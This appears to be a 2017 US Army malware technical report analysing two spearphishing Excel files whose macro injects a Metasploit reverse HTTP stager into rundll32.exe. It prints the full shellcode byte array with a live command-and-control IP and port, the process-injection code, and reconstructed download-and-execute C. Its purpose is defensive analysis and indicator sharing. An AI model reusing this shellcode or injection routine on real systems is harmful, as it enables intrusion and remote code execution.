ATAM Malware Technical Report
MTR #03-17
13 Mar 2017

Office Documents with Malicious Macro and HTTP Stager Shellcode

Adam Duby
CPT, CY
Reverse Engineering and Forensics Officer

U.S. ARMY CYBER PROTECTION BRIGADE
CYBER FUSION CENTER
ADVANCED THREAT ANALYSIS AND MITIGATION

TABLE OF CONTENTS

OVERVIEW

ATAM analyzed two malicious Microsoft Excel documents discovered in a spearphishing campaign. Both documents appeared to specifically target U.S. military personnel. Both documents use a VBA macro to inject shellcode into the address space of rundll32.exe. The shellcode is a modified Metasploit reverse http stager, which is inspired by CVE 2013-3906. The VBA code and shellcode are the same in both files, with the callback and the user agent string being the only difference between the two. These types of malicious documents have a high probability of AV detection. The following sections provide the details of each file, followed by an analysis of the VBA code and the shellcode.

FILE 1 - OpsecRoster.xls

Tables 1 and 2 document the static information for the file and its extracted shellcode.

File Name	OpsecRoster.xls
MD5	e46b7b9a3f4cab45141293a17aa5d27c
SHA-1	79df3d14260cf863133bf0e9e54b33d71a7678dc
SHA-256	5cab8c43e9bf55bcb09d7071c4a50d104a8d08b0b7f393aeeae17fc2804da80f
SHA-512	28260ff59ed89bb52e4479dc51f88fe2e08f9e8e6c74b1147e64d99610358fd6f3d62f25c557660b48177c03beac8f2ef466c0dce9bffd2e34c78b181a996164
CRC32	1BC8CFA6
Ssdeep	1536:kMZ+RwPONXoRjDhIcp0fDlaGGx+cL26qCABnqHxlvrCcETgP82ngP2nMq2nax+pS:kMZ+RwPONXoRjDhIcp0fDlaGGx+cL26l
File Type	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Author: locredhand, Last Saved By: AGM, Name of Creating Application: Microsoft Excel, Create Time/Date: Mon Feb 6 17:03:01 2017, Last Saved Time/ Date: Wed Feb 22 13:18:37 2017, Security: 0
File Size	80896 Bytes
Summary	Document contains a malicious macro that injects and executes shellcode into rundll32.exe. The shellcode is a reverse HTTP stager that attempts to download an object called “18zy” from IPv4 189[.]228[.]82[.]53.

Table 1 – File 1: OpsecRoster.xls Static Information

File	Extracted shellcode from OpsecRoster.xls
Size	527 Bytes
MD5	1bc1b033242a0ba0b2f5f51e99f003cd
SHA-1	8bb83db0119746436656ce5edcd68d12bfccfd41
SHA-256	db951868492f8efd9ecc474952054a1e9628f9162509083dd1cf910fd1bb297a
SHA-512	143c452845a18c678a9a04f9e508501a5354139c4f33c6f12f3466fa4fd689fd86c42ef89fe5a832c61ae53ed21a05a3147658ce593cc187ddb68339263733e9
CRC32	B3C9E23C
Ssdeep	12:hCz1EMlwEx13qn844DslFk3g0wk+o/+xEfaIQNl+OuHmxZ:c1J168FDs4akdBfa/uHoZ

Table 2 – OpsecRoster.xls Shellcode Information

Table 3 documents the AV results for OpsecRoster.xls.

Product	**Result**
MicroWorld-eScan	VB:Trojan.Valyria.163
CAT-QuickHeal	X97M.Donoff.B
Baidu	VBA.Trojan.Kryptik.d
F-Prot	New or modified X97M/ShellCode
Symantec	Trojan.Gen.2
ESET-NOD32	VBA/Kryptik.A
Avast	VBA:Downloader-MA [Trj]
ClamAV	Doc.Dropper.Agent-5910172-0
Kaspersky	HEUR:Trojan-Downloader.Script.Generic
BitDefender	VB:Trojan.Valyria.163
NANO-Antivirus	Trojan.Script.Agent.drfzeu
Rising	Macro.Agent.bn (classic)
Ad-Aware	VB:Trojan.Valyria.163
Sophos	Troj/VbShlCde-A
F-Secure	VB:Trojan.Valyria.163
DrWeb	X97M.DownLoader.37
Emsisoft	VB:Trojan.Valyria.163 (B)
Cyren	X97M/ShellCode
Avira	HEUR/Macro.Downloader
Fortinet	Malware_Generic.P0
Arcabit	VB:Trojan.Valyria.163
Microsoft	TrojanDownloader:O97M/Bartallex.AA
ALYac	VB:Trojan.Valyria.163
GData	VB:Trojan.Valyria.163
AVG	W97M/Inject
Qihoo-360	heur.macro.download.1d

Table 3 – OpsecRoster.xls AV Results

Figure 1 shows the OpsecRoster.xls file contents. Figure 2 shows the contents once macros are enabled. We masked the names and email addresses of the individuals in the document.



Figure 1 – OpsecRoster.xls File Contents



Figure 2 – OpsecRoster.xls File Contents After Macros Enabled

FILE 2 – Military Pay Chart 2017.xls

Tables 4 and 5 document the static information for the file and its extracted shellcode.

File Name	Military Pay Chart 2017.xls
MD5	780b1fb09896ed7c617f7ff88f56ea53
SHA-1	949ad038cb8bfd35cae5334c24d8a7d8753cdcc3
SHA-256	aab8e71fd99493baaa0da2b970ba77d2860a969628a492bf908032610d4e2c9d
SHA-512	b6d4075c92d0933c62a09b30d97bdb4d44bfffa6bc30b149e29db476a3d0c3fcfd471af838e84e99320c7f46fcc6ef1a062e924d094869e64fe1d125e09f72d5
CRC32	6E5F31BC
Ssdeep	6144:CY35qAOJl/YrLYz+WrNhZF+E+W4LNldAkzvJEwhtXb84RNhOiy1NtNlwhg/yEoN4:PVNciyZNKeyEoNgj
File Type	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Author: AGM, Last Saved By: AGM, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Feb 23 16:41:12 2017, Last Saved Time/Date: Tue Jan 31 20:04:45 2017, Security: 0
File Size	197.5 KB
Summary	Document contains a malicious macro that injects and executes shellcode into rundll32.exe. The shellcode is a reverse HTTP stager that attempts to download an object called “18zy” from IPv4 189[.]228[.]82[.]53.

Table 4 – File 2: Military Pay Chart 2017.xls Static Information

File	Extracted shellcode from Military Pay Chart 2017.xls
Size	558 Bytes
MD5	bea841c9b59230e0c53e508d7b1def1d
SHA-1	03c3b8d7b0e510261063031aab5e942016bf6c37
SHA-256	314ee033aa796b3e11ab7c5decfcf5f96a0028be373bb738871799baa45442f7
SHA-512	1c710e3d910f6b68fc0e7a75f9f29773266f64454f806b735a33e10c736964ff05d40478538b32073af8bd20c4bc5f4fd23a6cd83ee2f11f728895f94edc3e15
CRC32	772B3296
Ssdeep	12:hCz1EMlwEx13qn8RB2Dw456d4/n0LI6CMND+o/nZqaIQNl+OuHmxwl:c1J168n2Dw456du14d4a/uHowl

Table 5 – Military Pay Chart 2017.xls Shellcode Information

Table 6 documents the AV results for Military Pay Chart 2017.xls.

Product	**Result**
MicroWorld-eScan	W97M.Downloader.ECB
CAT-QuickHeal	X97M.Donoff.B
Arcabit	W97M.Downloader.ECB
ESET-NOD32	VBA/Kryptik.A
Avast	VBA:Dridex-P [Trj]
Kaspersky	HEUR:Trojan-Downloader.Script.Generic
BitDefender	W97M.Downloader.ECB
AegisLab	Troj.Downloader.Script!c
Rising	Macro.Agent.bn (classic)
Ad-Aware	W97M.Downloader.ECB
Sophos	Troj/VbShlCde-A
F-Secure	W97M.Downloader.ECB
DrWeb	X97M.DownLoader.37
Emsisoft	W97M.Downloader.ECB (B)
Avira	HEUR/Macro.Downloader
Microsoft	TrojanDownloader:O97M/Bartallex.AA
GData	W97M.Downloader.ECB
ALYac	W97M.Downloader.ECB
Fortinet	WM/Agent.A!tr
AVG	W97M/Inject
Qihoo-360	heur.macro.download.1d

Table 6 – Military Pay Chart 2017.xls AV Results

Figure 3 shows the contents of Military Pay Chart 2017.xls.

	A	B	C	D	E	F	G	H	I	J	
1		2 YEARS OR LESS	OVER 2	OVER 3	OVER 4	OVER 6	OVER 8	OVER 10	OVER 12	OVER 14	OV
2	GRADE										
3	O-10 (*1)	$-	$-	$-	$-	$-	$-	$-	$-	$-	$-
4	O-9 (*1)	$-	$-	$-	$-	$-	$-	$-	$-	$-	$-
5	O-8 (*1)	$10,155.00	$10,487.70	$10,708.50	$10,770.00	$11,045.70	$11,505.90	$11,612.70	$12,049.80	$12,175.20	$12
6	O-7 (*1)	$8,438.10	$8,829.90	$9,011.40	$9,155.70	$9,416.70	$9,674.70	$9,972.90	$10,270.20	$10,568.70	$11
7	O-6 (*2)	$6,398.70	$7,029.90	$7,491.40	$7,491.30	$7,519.80	$7,842.30	$7,884.60	$7,884.60	$8,332.50	$9
8	O-5	$5,334.30	$6,009.30	$6,424.80	$6,503.40	$6,763.20	$6,918.30	$7,259.70	$7,510.50	$7,834.20	$8
9	O-4	$4,602.60	$5,327.70	$5,683.50	$5,762.40	$6,092.40	$6,446.40	$6,887.40	$7,230.30	$7,468.50	$7
10	O-3	$4,046.70	$4,587.00	$4,950.90	$5,398.20	$5,657.10	$5,940.90	$6,124.20	$6,426.00	$6,583.50	$6
11	O-2	$3,496.50	$3,982.20	$4,586.10	$4,741.20	$4,839.00	$4,839.00	$4,839.00	$4,839.00	$4,839.00	$4
12	O-1	$3,034.80	$3,159.00	$3,818.70	$3,818.70	$3,818.70	$3,818.70	$3,818.70	$3,818.70	$3,818.70	$3
13	O-3 (*3)	$-	$-	$-	$5,398.20	$5,657.10	$5,940.90	$6,124.20	$6,426.00	$6,680.70	$6
14	O-2 (*3)	$-	$-	$-	$4,741.20	$4,839.00	$4,992.90	$5,253.00	$5,454.00	$5,603.70	$5
15	O-1 (*3)	$-	$-	$-	$3,818.70	$4,077.60	$4,228.50	$4,382.40	$4,533.90	$4,741.20	$4
16	W-5	$-	$-	$-	$-	$-	$-	$-	$-	$-	$-

Sheet1 Sheet2

Figure 3 – Military Pay Chart 2017.xls File Contents

VBA MACRO ANALYSIS

Both documents contain a very similar VBA macro. The only difference is a few bytes in the shellcode array. The entire VBA source code is provided in Appendix A. We will focus on the main functionality of the code, shown in figure 4.

```
If Len(Environ("ProgramW6432")) > 0 Then
    sProc = Environ("windir") & "\\SysWOW64\\rundll32.exe"
Else
    sProc = Environ("windir") & "\\System32\\rundll32.exe"
End If

res = RunStuff(sNull, sProc, ByVal 0&, ByVal 0&, ByVal 1&, ByVal 4&, ByVal 0&, sNull, sInfo, pInfo)

rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), &H1000, &H40)
For offset = LBound(myArray) To UBound(myArray)
    myByte = myArray(offset)
    res = WriteStuff(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&)
Next offset
res = CreateStuff(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)
```

Figure 4 – VBA Macro Code Injection Routine

The code created aliases for the Win32 API calls. We map the obfuscated functions to their corresponding Win32 API functions in table 7.

Function	Win32 API Call
`RunStuff`	`kernel32.dll!CreateProcess`
`AllocStuff`	`kernel32.dll!VirtualAllocEx`
`WriteStuff`	`kernel32.dll!WriteProcessMemory`
`CreateStuff`	`kernel32.dll!CreateRemoteThread`

Table 7 – Deobfuscated Function Calls

After setting up the function aliases, the code checks the target's `%windir%` variable to determine if the malware will inject the shellcode into `\SysWOW64\rundll32.exe` or `\System32\rundll32.exe`. This value is then passed as an argument to `CreateProcess()`. The fifth argument passed into `CreateProcess()` is 0x4, which is `CREATE_SUSPENDED` process creation flag. This function call creates the rundll32.exe process in a suspended state to perform the code injection. Then read-write-execute memory is allocated within the created address space in order to make space for the shellcode via `VirtualAllocEx()`. The shellcode, located in `myArray[]`, is then written to the address space via `WriteProcessMemory()`. Finally, the shellcode is executed in the context of a new thread execution block (TEB) within the `rundll32.exe` process address space via `CreateRemoteThread()`. The reverse engineered Win32 API code is shown in figure 5.

```
LPCVOID myArray[] = /*SHELLCODE*/;
BOOL res = CreateProcess(NULL, lpCommandLine, NULL, NULL, 1,
                         CREATE_SUSPENDED, NULL, NULL, lpStartupInfo,
                         lpProcessInformation);
LPVOID lpBaseAddress = VirtualAllocEx(hProcess, NULL, sizeof(myArray),
                                      MEM_COMMIT, PAGE_EXECUTE_READWRITE);
// Write to process one byte at a time:
for (int i = 0; i < sizeof(lpBuffer); i++)
{
    res = WriteProcessMemory(hProcess, lpBaseAddress + i,
                             lpBuffer[i], 1, NULL);
}
HANDLE hThread = CreateRemoteThread(hProcess, NULL, NULL,
                                    lpBaseAddress, NULL, NULL, NULL);
```

Figure 5 – Reverse Engineered Process Injection Code

In summary, the VBA macro injects the shellcode into rundll32.exe in the following steps:

1. CreateProcess() // Creates rundll32.exe in a suspended state
2. VirtualAllocEx() // Allocates rwx memory in above process address space
3. WriteProcessMemory() // Writes shellcode into allocated rwx memory
4. CreateRemoteThread() // Executes shellcode in the context of a new thread under the
   // address space of rundll32.exe

SHELLCODE ANALYSIS

Shellcode Overview

This section provides an in-depth analysis of the injected shellcode. The shellcode was extracted from each of the VBA macros using the C++ program shown in figure 6.

```
#include<stdio.h>
int main()
{
    signed char buffer[] = {-4,-24,-119,0,0,0,96,-119,-27,49,-46,100,-117,82,48,-117,82,12,-117,82,20,-117,114,40,15,-73,74,
    38,49,-1,49,-64,-84,60,97,124,2,44,32,-63,-49,13,1,-57,-30,-16,82,87,-117,82,16,-117,66,60,1,-48,-117,64,120,-123,-64,116,
    74,1,-48,80,-117,72,24,-117,88,32,1,-45,-29,60,73,-117,52,-117,1,-42,49,-1,49,-64,-84,-63,-49,13,1,-57,56,-32,117,-12,3,
    125,-8,59,125,36,117,-30,88,-117,88,36,1,-45,102,-117,12,75,-117,88,28,1,-45,-117,4,-117,1,-48,-119,68,36,36,91,
    91,97,89,90,81,-1,-32,88,95,90,-117,18,-21,-122,93,104,110,101,116,0,104,119,105,110,105,84,104,76,119,38,7,-1,
    -43,-24,-128,0,0,0,77,111,122,105,108,108,97,47,53,46,48,32,40,99,111,109,112,97,116,105,98,108,101,59,32,77,
    83,73,69,32,49,48,46,48,59,32,87,105,110,100,111,119,115,32,78,84,32,54,46,50,59,32,84,114,105,100,101,110,
    116,47,54,46,48,41,0,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,
    88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,88,
    88,88,88,88,88,0,89,49,-1,87,87,87,87,81,104,58,86,121,-89,-1,-43,-21,121,91,49,-55,81,81,106,3,81,81,
    104,-77,21,0,0,83,80,104,87,-119,-97,-58,-1,-43,-21,98,89,49,-46,82,104,0,2,96,-124,82,82,82,81,82,80,104,
    -21,85,46,59,-1,-43,-119,-58,49,-1,87,87,87,87,86,104,45,6,24,123,-1,-43,-123,-64,116,68,49,-1,-123,-10,116,4,
    -119,-7,-21,9,104,-86,-59,-30,93,-1,-43,-119,-63,104,69,33,94,49,-1,-43,49,-1,87,106,7,81,86,80,104,-73,87,-32,
    11,-1,-43,-65,0,47,0,0,57,-57,116,-68,49,-1,-21,21,-21,73,-24,-103,-1,-1,-1,47,49,56,122,121,0,0,104,-16,
    -75,-94,86,-1,-43,106,64,104,0,16,0,0,104,0,0,64,0,87,104,88,-92,83,-27,-1,-43,-109,83,83,-119,-25,87,104,
    0,32,0,0,83,86,104,18,-106,-119,-30,-1,-43,-123,-64,116,-51,-117,7,1,-61,-123,-64,117,-27,88,-61,-24,55,-1,-1,-1,
    49,56,57,46,50,50,56,46,56,50,46,53,51,0};
    FILE *in;
    in = fopen("shellcode.bin", "wb");
    fwrite(buffer, sizeof(buffer), 1, in);
    fclose(in);
}
```

Figure 6 – Shellcode Extraction Program

The shellcode from both samples are shown side by side in figure 7. OpsecRoster.xls is on the left and Military Pay Chart 2017.xls is on the right. The code in both samples is virtually identical. The differences, highlighted in red, include the user agent string and the callback location. The strings ouput of both shellcode samples is shown in figure 8, where we can easily extract the network-based indicators.



Figure 7 - Shellcode



Figure 8 – Shellcode Strings

The shellcode uses the popular rotate right 13 additive hash for the API stubs. This is a common routine used in Metasploit payloads to hash the API calls. Since shellcode is position independent, DLL's and their associated API calls cannot be dynamically linked. The shellcode uses an API hash stub to index into the PEB.LDR_DATA_TABLE_ENTRY.InMemoryOrderLinks. This struct contains pointers to the DLLs linked to the current process. The shellcode obtains this pointer, then finds the pointer to the IMAGE_DIRECTORY_EXPORTS, which can be used to obtain the API functions. The API's are then hashed using the rotate right 13 additive hash to find and execute specific API calls.

The shellcode loads wininet.dll to import the networking APIs. ATAM reverse engineered the shellcode in depth, which is described in the following section. The reversed source code explaining the networking functionality is shown here:

```
LPCTSTR lpszAgent = "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Trident/6.0)";
LPCTSTR lpszObjectName = "/18zy";
LPCTSTR lpszServerName = "189.228.82.53";
HMODULE hLib = LoadLibraryA("wininet.dll");
HINTERNET hInternetOpen, hConnect, hHttp;
hInternetOpen = InternetOpenA(lpszAgent, NULL, NULL, NULL, NULL);
hConnect = InternetConnectA(hInternetOpen, lpszServerName, 5555, NULL, NULL,
                            INTERNET_SERVICE_HTTP, NULL, NULL, NULL);
hHttp = HttpOpenRequestA(hConnect, NULL, lpszObjectName, NULL, NULL, 0x84600200, NULL);
                          /*
                            DWORD dwFlags = 0x84600200:
                            INTERNET_FLAG_RELOAD
                            INTERNET_FLAG_NO_CACHE_WRITE
                            INTERNET_FLAG_NO_AUTO_REDIRECT
                            INTERNET_FLAG_KEEP_CONNECTION
                            INTERNET_FLAG_NO_UI
                          */
DWORD dwInternetErr = 0;
DWORD dwErr = 0;
HWND hwDesktop;
do{
    if (!HttpSendRequest(hHttp, NULL, NULL, NULL, NULL))
        ExitProcess(0);
    if (hHttp == 0)
        dwErr = GetLastError();
    hwDesktop = GetDesktopWindow();
    dwInternetErr = InternetErrorDlg(hwDesktop, hHttp, dwErr, 7, NULL);
              /*
                 DWORD dwFlags = 0x7:
                 FLAGS_ERROR_UI_FILTER_FOR_ERRORS = 0x01
                 FLAGS_ERROR_UI_FLAGS_CHANGE_OPTIONS = 0x02
                 FLAGS_ERROR_UI_FLAGS_GENERATE_DATA = 0x04
              */
} while (dwInternetErr == 0x2F00);
LPVOID lpAddress = 0;
DWORD dwSize = 0x400000;
LPVOID lpAlloc = VirtualAlloc(lpAddress, dwSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
DWORD lpdwNumberOfBytesRead = 0;
BOOL ret = true;
while (ret)
    ret = InternetReadFile(hHttp, lpAlloc, 0x2000, &lpdwNumberOfBytesRead);
ExitProcess();
```

In Depth Shellcode Analysis

This section walks through the shellcode analysis. Images show the disassembled code, with the IDA output modified by the analyst to depict proper disassembly. Analyst notes are shown as comments in blue.

Figure 9 shows the first bytes of the shellcode. The first instruction clears the direction flag and then the function sub_8F is called. When a function is called, the return address, in this case 0x6, is placed on the stack. Therefore the first value popped from the stack will contain a pointer to the code starting at RA 0x6. The code routine at this address obtains a pointer to the PEB Loader Data structure (_PEB_LDR_DATA) in order to enumerate the list of dll's loaded into the process address space. This list is traversed through the InMemoryOrderFlinks member field. The whole point of this code is to find the pointer to the full name of the loaded DLL (FullDllName). Function sub_8F is shown later in figure 12.

```
00000000 FC                             cld
00000001 E8 89 00 00 00                 call    sub_8F
00000006 60                             pusha                   ; push all GP registers
00000007 89 E5                          mov     ebp, esp
00000009 31 D2                          xor     edx, edx        ; edx = 0
0000000B 64 8B 52 30                    mov     edx, fs:[edx+30h] ; edx -> PEB
0000000F 8B 52 0C                       mov     edx, [edx+0Ch]  ; edx -> PEB_LDR_DATA
00000012 8B 52 14                       mov     edx, [edx+14h]  ; edx -> LDR_DATA_TABLE_ENTRY.InMemoryOrderLinks.Flink
00000015
00000015                        loc_15:                         ; CODE XREF: seg000:0000008D↓j
00000015 8B 72 28                       mov     esi, [edx+28h]  ; Get DllBase
00000018 0F B7 4A 26                    movzx   ecx, word ptr [edx+26h] ; ecx -> fullDLLName
0000001C 31 FF                          xor     edi, edi        ; edi = 0
```

Figure 9 – Obtaining a Pointer to InMemoryOrderLinks.Flink

As shown in figure 10, the code converts the full name of the dll to uppercase. This is necessary prior to hashing the API due to case sensitivity. The rotate right 13 additive hash routine is then entered, shown in figure 11. This block of code is responsible for searching for the same hash of the requested API call.

```
0000001E                        loc_1E:                         ; CODE XREF: seg000:0000002C↓j
0000001E 31 C0                          xor     eax, eax        ; eax = 0
00000020 AC                             lodsb                   ; load byte at [esi] into al
00000021 3C 61                          cmp     al, 61h ; 'a'
00000023
00000023                        loc_23:                         ; rotate-right 13 additive hash
00000023 7C 02                          jl      short loc_27
00000025 2C 20                          sub     al, 20h ; ' '   ; convert to upper-case
```

Figure 10 – Conversion to Upper-case

```
00000027                loc_27:                                 ; CODE XREF: seg000:loc_23↑j
00000027 C1 CF 0D                       ror     edi, 0Dh        ; rotate-right 13 additive hash
0000002A 01 C7                          add     edi, eax
0000002C E2 F0                          loop    loc_1E          ; eax = 0
0000002E 52                             push    edx
0000002F 57                             push    edi
00000030 8B 52 10                       mov     edx, [edx+10h]
00000033 8B 42 3C                       mov     eax, [edx+3Ch]
00000036 01 D0                          add     eax, edx
00000038 8B 40 78                       mov     eax, [eax+78h]
0000003B 85 C0                          test    eax, eax
0000003D 74 4A                          jz      short loc_89    ; Get DllBase
0000003F 01 D0                          add     eax, edx
00000041 50                             push    eax
00000042 8B 48 18                       mov     ecx, [eax+18h]
00000045 8B 58 20                       mov     ebx, [eax+20h]
00000048 01 D3                          add     ebx, edx
0000004A                loc_4A:                                 ; CODE XREF: seg000:00000066↓j
0000004A E3 3C                          jecxz   short loc_88    ; pop eax
0000004C 49                             dec     ecx
0000004D 8B 34 8B                       mov     esi, [ebx+ecx*4] ; esi = export function RVA
00000050 01 D6                          add     esi, edx        ; RVA -> VA
00000052 31 FF                          xor     edi, edi        ; edi = 0
00000054                loc_54:                                 ; CODE XREF: seg000:0000005E↓j
00000054 31 C0                          xor     eax, eax        ; 32-bit rotate right additive hash
00000056 AC                             lodsb
00000057 C1 CF 0D                       ror     edi, 0Dh
0000005A 01 C7                          add     edi, eax
0000005C 38 E0                          cmp     al, ah
0000005E 75 F4                          jnz     short loc_54    ; 32-bit rotate right additive hash
00000060 03 7D F8                       add     edi, [ebp-8]
00000063 3B 7D 24                       cmp     edi, [ebp+24h]
00000066 75 E2                          jnz     short loc_4A    ; pop eax
00000068 58                             pop     eax
00000069 8B 58 24                       mov     ebx, [eax+24h]
0000006C 01 D3                          add     ebx, edx
0000006E 66 8B 0C 4B                    mov     cx, [ebx+ecx*2] ; turn cx into ordinal from name index
00000072 8B 58 1C                       mov     ebx, [eax+1Ch]  ; ebx = RVA of relative AddressOfFunctions
00000075 01 D3                          add     ebx, edx        ; RVA -> VA
00000077                loc_77:
00000077 8B 04 8B                       mov     eax, [ebx+ecx*4]
0000007A 01 D0                          add     eax, edx
0000007C 89 44 24 24                    mov     [esp+24h], eax
00000080 5B                             pop     ebx
00000081 5B                             pop     ebx
00000082 61                             popa
00000083 59                             pop     ecx
00000084 5A                             pop     edx
00000085 51                             push    ecx
00000086 FF E0                          jmp     eax             ; jumps to export function address
00000088                loc_88:                                 ; CODE XREF: seg000:loc_4A↑j
00000088 58                             pop     eax
00000089                loc_89:                                 ; CODE XREF: seg000:0000003D↑j
00000089 5F                             pop     edi
0000008A 5A                             pop     edx
0000008B 8B 12                          mov     edx, [edx]
0000008D EB 86                          jmp     short loc_15    ; Get DllBase
```

Figure 11 – Rotate Right Additive Hash Routine

Function sub_8F pops the value 0x6 off the stack into ebp. Whenever the instruction call ebp is executed, the routine at 0x6 (figures 9 – 11) are called. The code calls LoadLibrary(wininet.dll), passing the API hash and the API's parameters onto the stack for the code in figure 11 to find the address of the LoadLibrary API.

```
0000008F                sub_8F proc near
0000008F 5D                             pop     ebp
00000090 68 6E 65 74 00                 push    74656Eh         ; "ten" little endian -> "net"
00000095 68 77 69 6E 69                 push    696E6977h       ; "iniw" little endian -> "wini"
0000009A 54                             push    esp
0000009B 68 4C 77 26 07                 push    726774Ch        ; kernal32.dll!LoadLibraryA
000000A0 FF D5                          call    ebp             ; ebp = 0x00000006 -> findKernel32Base
000000A2 E8 80 00 00 00                 call    loc_127
```

Figure 12 – LoadLibrary("wininet.dll")

The bytes in figure 13 show the user agent string, whose pointer is placed into ecx and passed as the lpszAgent argument of InternetOpen(), shown in figure 14.

```
000000A7 4D 6F 7A 69+aMozilla5_0Comp db 'Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Trident/6.0)',0
```

Figure 13 – User-Agent String

```
loc_127:                                ; CODE XREF: sub_8F+13↑p
                pop     ecx
                xor     edi, edi        ; edi = 0
                push    edi             ; dwFlags = 0
                push    edi             ; lpszProxyBypass = 0
                push    edi             ; lpszProxyName
                push    edi             ; dwAccessType
                push    ecx             ; lpszAgent
                push    0A779563Ah      ; wininet.dll!InternetOpenA
                call    ebp
                jmp     short loc_1B1   ; InternetConnect()
```

Figure 14 - InternetOpen

After InternetOpen() is called to initialize the process's use of wininet functions, the code jumps to location 0x1B1, which then jumps to 0x1FC, which calls the function sub_138. Inside the the function sub_138, the first value popped will be a pointer to the address following the call, which is address 0x201. As shown in figure 15, this address contains an IPv4 address.

```
loc_1B1:
                jmp     short loc_1FC
                                ↓
      000001FC                  loc_1FC:
      000001FC E8 37 FF FF FF               call    sub_138
      00000201 31 38 39 2E 32+a189_228_82_53  db '189.228.82.53',0
      00000201 32 38 2E 38 32+seg000        ends
      00000201 2E 35 33 00
```

Figure 15 – Server IP Address

Figure 16 shows a pointer to this AP addresses placed into ebp, which is then passed as the lpszServerName argument for InternetConnect(). The port number 5555 is also passed. This function call initiates a connection request to 189[.]228[.]82[.]53:5555.

```
00000138 5B             pop     ebx
00000139 31 C9          xor     ecx, ecx        ; ecx = 0
0000013B 51             push    ecx             ; dwContext = 0
0000013C 51             push    ecx             ; dwFlags = 0
0000013D 6A 03          push    3               ; dwService = INTERNET_SERVICE_HTTP
0000013F 51             push    ecx             ; lpszPassword = 0
00000140 51             push    ecx             ; lpszUsername = 0
00000141
00000141                loc_141:                ; nServerPort = 5555
00000141 68 B3 15 00 00 push    15B3h
00000146 53             push    ebx             ; lpszServerName = 189.228.82.53
00000147 50             push    eax             ; hInternet = InternetOpen()
00000148 68 57 89 9F C6 push    0C69F8957h      ; wininet.dll!InternetConnectA
0000014D FF D5          call    ebp
0000014F EB 62          jmp     short loc_1B3
```

Figure 16 - InternetConnect

